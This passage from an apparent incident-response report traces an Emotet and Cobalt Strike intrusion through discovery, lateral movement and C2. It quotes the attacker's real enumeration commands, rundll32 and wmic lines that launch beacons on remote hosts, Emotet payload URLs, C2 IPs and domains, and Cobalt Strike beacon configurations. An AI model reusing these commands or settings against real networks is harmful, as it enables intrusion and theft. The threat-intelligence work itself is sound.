net group "domain computers" /domain
net group /domain "Domain controllers"
net group "domain admins" /domain
nltest /trusted_domains
```


The threat actor was observed querying a non-existent group `Domain controller,` followed by a command correcting the mistake that queried the group `Domain controllers` .

```
net group /domain "Domain controller"
net group /domain "Domain controllers"
```

A ping command issued to a user workstation and a domain controller were observed moments before lateral movement was attempted.


```
ping COMPUTER.REDACTED.local
```

`Invoke-ShareFinder` was observed being used via Powershell in the environment from an injected process with Cobalt Strike:




Action Type	Initiating Process Parent File Name	Additional Fields
PowerShellCommand	svchost.exe	{ "Command": "Invoke-ShareFinder" }
PowerShellCommand	svchost.exe	{ "Command": "Invoke-ShareFinder" }

In addition to the `Invoke-ShareFinder` command, other functions that were used by the script were also observed.



PowerShellCommand	svchost.exe	{ "Command": "Get-NetCurrentUser" }
PowerShellCommand	svchost.exe	{ "Command": "Get-NetDomain" }
PowerShellCommand	svchost.exe	{ "Command": "Write-Verbose" }
PowerShellCommand	svchost.exe	{ "Command": "Get-NetComputers" }

The remnants of `Invoke-ShareFinder` could also be seen on the network through the consistent querying of “ADMIN$” and “C$” shares for each host over a short period of time. In addition to these shares, a few shares from the file servers were also accessed.



```
21:26:48.312",zeek.smb_files,COMPROMISED_COMPUTER,COMPUTER1,<share_root>,\\COMPUTER1.domain.name\ADMIN$,SMB::FILE_OPEN
21:26:48.410",zeek.smb_files,COMPROMISED_COMPUTER,COMPUTER1,<share_root>,\\COMPUTER1.domain.name\C$,SMB::FILE_OPEN
21:26:49.840",zeek.smb_files,COMPROMISED_COMPUTER,COMPUTER2,<share_root>,\\COMPUTER2.domain.name\ADMIN$,SMB::FILE_OPEN
21:26:49.845",zeek.smb_files,COMPROMISED_COMPUTER,COMPUTER2,<share_root>,\\COMPUTER2.domain.name\C$,SMB::FILE_OPEN
21:26:49.906",zeek.smb_files,COMPROMISED_COMPUTER,COMPUTER3,<share_root>,\\COMPUTER3.domain.name\ADMIN$,SMB::FILE_OPEN
21:26:49.915",zeek.smb_files,COMPROMISED_COMPUTER,COMPUTER3,<share_root>,\\COMPUTER3.domain.name\C$,SMB::FILE_OPEN
21:26:49.977",zeek.smb_files,COMPROMISED_COMPUTER,COMPUTER4,<share_root>,\\COMPUTER4.domain.name\ADMIN$,SMB::FILE_OPEN
21:26:49.984",zeek.smb_files,COMPROMISED_COMPUTER,COMPUTER4,<share_root>,\\COMPUTER4.domain.name\C$,SMB::FILE_OPEN
21:26:52.867",zeek.smb_files,COMPROMISED_COMPUTER,COMPUTER5,<share_root>,\\COMPUTER5.domain.name\ADMIN$,SMB::FILE_OPEN
21:26:52.894",zeek.smb_files,COMPROMISED_COMPUTER,COMPUTER5,<share_root>,\\COMPUTER5.domain.name\C$,SMB::FILE_OPEN
```

Once on the domain controller, two batch files were run. The first `find.bat` was used to run AdFind.exe for Active Directory discovery.




Image	CommandLine	ParentImage	ParentCommandLine
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	C:\Windows\System32\winlogon.exe	winlogon.exe
C:\ProgramData\find.exe	find.exe -f "objectcategory=computer"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat
C:\ProgramData\find.exe	find.exe -f "(objectcategory=organizationalUnit)"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat
C:\ProgramData\find.exe	find.exe -subnets -f (objectCategory=subnet)	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat
C:\ProgramData\find.exe	find.exe -f "(objectcategory=group)"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat
C:\ProgramData\find.exe	find.exe -gcb -sc trustdmp	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat

```
find.exe -f "objectcategory=computer"
find.exe -f "(objectcategory=organizationalUnit)"
find.exe -subnets -f (objectCategory=subnet)
find.exe -f "(objectcategory=group)"
find.exe -gcb -sc trustdmp
```

The second script, `p.bat,` was run to sweep the network using ping, looking for network connectivity and online hosts.




Image	CommandLine	ParentImage	ParentCommandLine
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat	C:\Windows\System32\winlogon.exe	winlogon.exe
C:\Windows\System32\PING.EXE	ping [redacted]local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping [redacted].local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping [redacted].local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping [redacted].local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping [redacted].local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping [redacted].local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping [redacted]local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping [redacted].local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping [redacted]local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping [redacted].local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping [redacted]local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping [redacted]local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping [redacted].local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat


On the final day, prior to ransom deployment, the threat actor also dropped `netscan.exe` on the server, and executed it from the Tactical RMM meshagent.exe session.

```
C:\Windows\System32\mstsc mstsc.exe /v:IP_ADDRESS_1
C:\Windows\System32\mstsc mstsc.exe /v:IP_ADDRESS_2
C:\Windows\SysWOW64\explorer.exe "C:\Windows\SysWOW64\explorer.exe" \\IP_ADDRESS_1\C$
C:\Windows\SysWOW64\explorer.exe "C:\Windows\SysWOW64\explorer.exe" \\IP_ADDRESS_2\C$
```

Lateral Movement

Cobalt Strike Remote Service Creation

The threat actor was observed creating remote services in order to execute beacon DLL files transferred via SMB as SYSTEM on remote hosts.




A service was installed in the system.

Service Name: 79e3f6e
Service File Name: cmd.exe /c rundll32.exe C:\ProgramData\x86.dll, StartA
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

```
C:\Windows\System32\cmd.exe /c rundll32.exe C:\ProgramData\x86.dll, StartA
```

WMI

In another instance, an executable Cobalt Strike beacon was copied via SMB to a target machine, and then executed via WMI.




event.dataset	source.address	destination.address	file.name	zeek.smb_files.action
zeek.smb_files	Beachhead	Victim	ProgramData\sc_https_x64.exe	SMB::FILE_OPEN


```
wmic /node:IP_Address process call create "cmd.exe /c start
C:\Progradata\sc_https_x64.exe"
```

Remote Desktop


Lastly, traces of RDP (Remote Desktop Protocol) connections were discovered on multiple compromised hosts utilized for lateral movement on the final day of the intrusion and during the ransomware deployment.



```
⌄ Map Description: RDP network connection established  (Count: 2)
313731  □  2022-06[redacted] 00:28:54   1149 Microsoft-Windows-Termin…   828 [redacted]  S-1-5-20   [redacted]\Administrator   10.[redacted]
313734  □  2022-06[redacted] 00:54:56   1149 Microsoft-Windows-Termin…   828 [redacted]  S-1-5-20   [redacted]\[redacted]      10.[redacted]
```



```
⌄ Map Description: RDP network connection established  (Count: 1)
246318  □  2022-06[redacted] 00:55:57   1149 Microsoft-Windows-TerminalServices-Rem… Microsoft-Windows-Termin…   372 [redacted] S-1-5-20   [redacted]   10.[redacted]
```




```
⌄ Map Description: RDP client has initiated a multi-transport connection to the server  (Count: 6)
309727  □  2022-06[redacted] 00:28:54   1102 Microsoft-Windows-TerminalServices-Cli… Microsoft-Windows-Termin…   32 [redacted] S-1-5-21-2305598449-1564225… Address: 10.[redacted]
309742  □  2022-06[redacted] 00:54:56   1102 Microsoft-Windows-TerminalServices-Cli… Microsoft-Windows-Termin… 1796 [redacted] S-1-5-21-2305598449-1564225… Address: 10.[redacted]
309757  □  2022-06[redacted] 00:55:57   1102 Microsoft-Windows-TerminalServices-Cli… Microsoft-Windows-Termin… 5088 [redacted] S-1-5-21-2305598449-1564225… Address: 10.[redacted]
309770  □  2022-06[redacted] 01:03:39   1102 Microsoft-Windows-TerminalServices-Cli… Microsoft-Windows-Termin… 2808 [redacted] S-1-5-21-2305598449-1564225… Address: 10.[redacted]
309791  □  2022-06[redacted] 01:18:03   1102 Microsoft-Windows-TerminalServices-Cli… Microsoft-Windows-Termin… 4680 [redacted] S-1-5-21-2305598449-1564225… Address: 10.[redacted]
309804  □  2022-06[redacted] 01:21:51   1102 Microsoft-Windows-TerminalServices-Cli… Microsoft-Windows-Termin… 3436 [redacted] S-1-5-21-2305598449-1564225… Address: 10.[redacted]
```

Collection

On the third day of the intrusion, after moving laterally, the threat actors began to review sensitive documents stored on network shares, including revenue, insurance, and password storage documents.

These documents were again reviewed by the threat actor on the final day of the intrusion. Later the threat actor viewed the stolen files off network, observed by triggered canary tokens, which revealed connections from an AWS EC2 instance.



IP address details

34.214.159.229

🇺🇸 Boardman, Oregon, United States

Summary

ASN	AS16509 - Amazon.com, Inc.
Hostname	ec2-34-214-159-229.us-west-2.compute.amazonaws.com
Range	34.208.0.0/12
Company	Amazon Technologies Inc.

Command and Control

Emotet

The Emotet loader pulled the main second stage payload from the following domains:

```
hxxps://descontador[.]com[.]br
hxxps://www.elaboro[.]pl
hxxps://el-energiaki[.]gr
hxxp://drechslerstammtisch[.]de
hxxp://dhnconstrucciones[.]com[.]ar
hxxp://dilsrl[.]com
```

The second stage loader had multiple IP addresses in its configuration to attempt connections to:

```
103.159.224.46
103.75.201.2
119.193.124.41
128.199.225.17
131.100.24.231
139.59.60.88
144.217.88.125
146.59.226.45
149.56.131.28
159.89.202.34
165.22.211.113
165.227.166.238
178.128.82.218
209.126.98.206
213.32.75.32
37.187.115.122
45.226.53.34
45.55.134.126
46.55.222.11
51.210.176.76
51.254.140.238
54.37.70.105
82.223.82.69
91.207.181.106
92.114.18.20
94.23.45.86
96.125.171.16
```

Cobalt Strike

The following Cobalt Strike C2 servers were observed being used. Both HTTP and HTTPS were observed to be used.

```
139.60.161.167 (survefuz[.]com)
139.60.160.18 (juanjik[.]com)
```

```
139.60.161.167 (survefuz[.]com)
JA3s: 211897664d51cffdfd7f78d684602ecc
JA3: a0e9f5d64349fb13191bc781f81f42e1
Certificate: 03:4e:01:cb:d0:d4:40:24:ad:e0:cd:81:9f:00:44:0f:1e:de
Not Before: May 24 11:25:15 2022 GMT
Not After: Aug 22 11:25:14 2022 GMT
Issuer Org: Let's Encrypt
Subject Common: survefuz[.]com
Public Algorithm: id-ecPublicKey
```

```
139.60.160.18 (juanjik[.]com)
JA3s: 211897664d51cffdfd7f78d684602ecc
JA3: a0e9f5d64349fb13191bc781f81f42e1
Certificate: 04:ea:aa:59:1e:c6:50:6e:d3:70:d4:24:50:f0:a5:30:9a:e6
Not Before: Jun 14 17:38:08 2022 GMT
Not After: Sep 12 17:38:07 2022 GMT
Issuer Org: Let's Encrypt
Subject Common: juanjik[.]com
Public Algorithm: rsaEncryption
```

The following are the Cobalt Strike configurations observed:

139.60.161.167 (survefuz[.]com)

```
{
  "beacontype": [
    "HTTP"
  ],
  "sleeptime": 45000,
  "jitter": 37,
  "maxgetsize": 1403644,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 206546002,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "survefuz[.]com",
    "port": 80,
    "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCqoyVkBHx713LeUHmw7FAozt15LWTMgX1nCLSXECllryUTD

  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/jquery-3.3.1.min.js",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
    "server": {
      "output": [
        "print",
        "append 1522 characters",
        "prepend 84 characters",
        "prepend 3931 characters",
        "base64url",
        "mask"
      ]
    }
  },
  "http-post": {
    "uri": "/jquery-3.3.2.min.js",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
      "output": null
    }
  },
  "tcp_frame_header":
"AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
  "crypto_scheme": 0,
  "proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
  },
  "http_post_chunk": 0,
  "uses_cookies": true,
  "post-ex": {
    "spawnto_x86": "%windir%\\syswow64\\dllhost.exe",
    "spawnto_x64": "%windir%\\sysnative\\dllhost.exe"
  },
  "process-inject": {
    "allocator": "NtMapViewOfSection",
    "execute": [
      "CreateThread 'ntdll!RtlUserThreadStart'",
      "CreateThread",
      "NtQueueApcThread-s",
      "CreateRemoteThread",
      "RtlCreateUserThread"
    ],
    "min_alloc": 17500,
    "startrwx": false,
    "stub": "yl5rgAigihmtjA5iEHURzg==",
    "transform-x86": [
      "prepend '\\x90\\x90'"
    ],
    "transform-x64": [
      "prepend '\\x90\\x90'"
    ],
    "userwx": false
  },
  "dns-beacon": {
    "dns_idle": null,
    "dns_sleep": null,
    "maxdns": null,
    "beacon": null,
    "get_A": null,
    "get_AAAA": null,
    "get_TXT": null,
    "put_metadata": null,
    "put_output": null
  },
  "pipename": null,
  "smb_frame_header":
"AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

  "stage": {
    "cleanup": true
  },
  "ssh": {
    "hostname": null,
    "port": null,
    "username": null,
    "password": null,
    "privatekey": null
  }
}
```

139.60.160.18:80 (juanjik[.]com)

```
{
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "dns_beacon": {},
  "smb_frame_header":
"AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

  "post_ex": {
    "spawnto_x64": "%windir%\\sysnative\\dllhost.exe",
    "spawnto_x86": "%windir%\\syswow64\\dllhost.exe"
  },
  "stage": {
    "cleanup": true
  },
  "process_inject": {
    "stub": "yl5rgAigihmtjA5iEHURzg==",
    "transform_x64": [
      "prepend '\\x90\\x90'"
    ],
    "transform_x86": [
      "prepend '\\x90\\x90'"
    ],
    "startrwx": false,
    "min_alloc": "17500",
    "userwx": false,
    "execute": [
      "CreateThread 'ntdll!RtlUserThreadStart'",
      "CreateThread",
      "NtQueueApcThread-s",
      "CreateRemoteThread",
      "RtlCreateUserThread"
    ],
    "allocator": "NtMapViewOfSection"
  },
  "uses_cookies": true,
  "http_post_chunk": "0",
  "ssh": {},
  "maxgetsize": "1403644",
  "proxy": {
    "behavior": "Use IE settings"
  },
  "tcp_frame_header":
"AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

  "server": {
    "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCbFjn9w4cE3slYf3jYqTw3S+6HxAGZd3cMpTqKnDsmGAmCs

    "port": "443",
    "hostname": "juanjik[.]com"
  },
  "beacontype": [
    "HTTPS"
  ],
  "license_id": "206546002",
  "jitter": "37",
  "sleeptime": "45000",
  "http_get": {
    "server": {
      "output": [
        "print",
        "append 1522 characters",
        "prepend 84 characters",
        "prepend 3931 characters",
        "base64url",
        "mask"
      ]
    },
    "client": {
      "metadata": [],
      "headers": []
    },
    "verb": "GET",
    "uri": "/jquery-3.3.1.min.js"
  },
  "cfg_caution": false,
  "host_header": "",
  "crypto_scheme": "0",
  "http_post": {
    "client": {
      "output": [],
      "id": [],
      "headers": []
    },
    "verb": "POST",
    "uri": "/jquery-3.3.2.min.js"
  }
}
```

139.60.160.18:443 (juanjik[.]com)


```
{
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "dns_beacon": {},
  "smb_frame_header":
"AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

  "post_ex": {
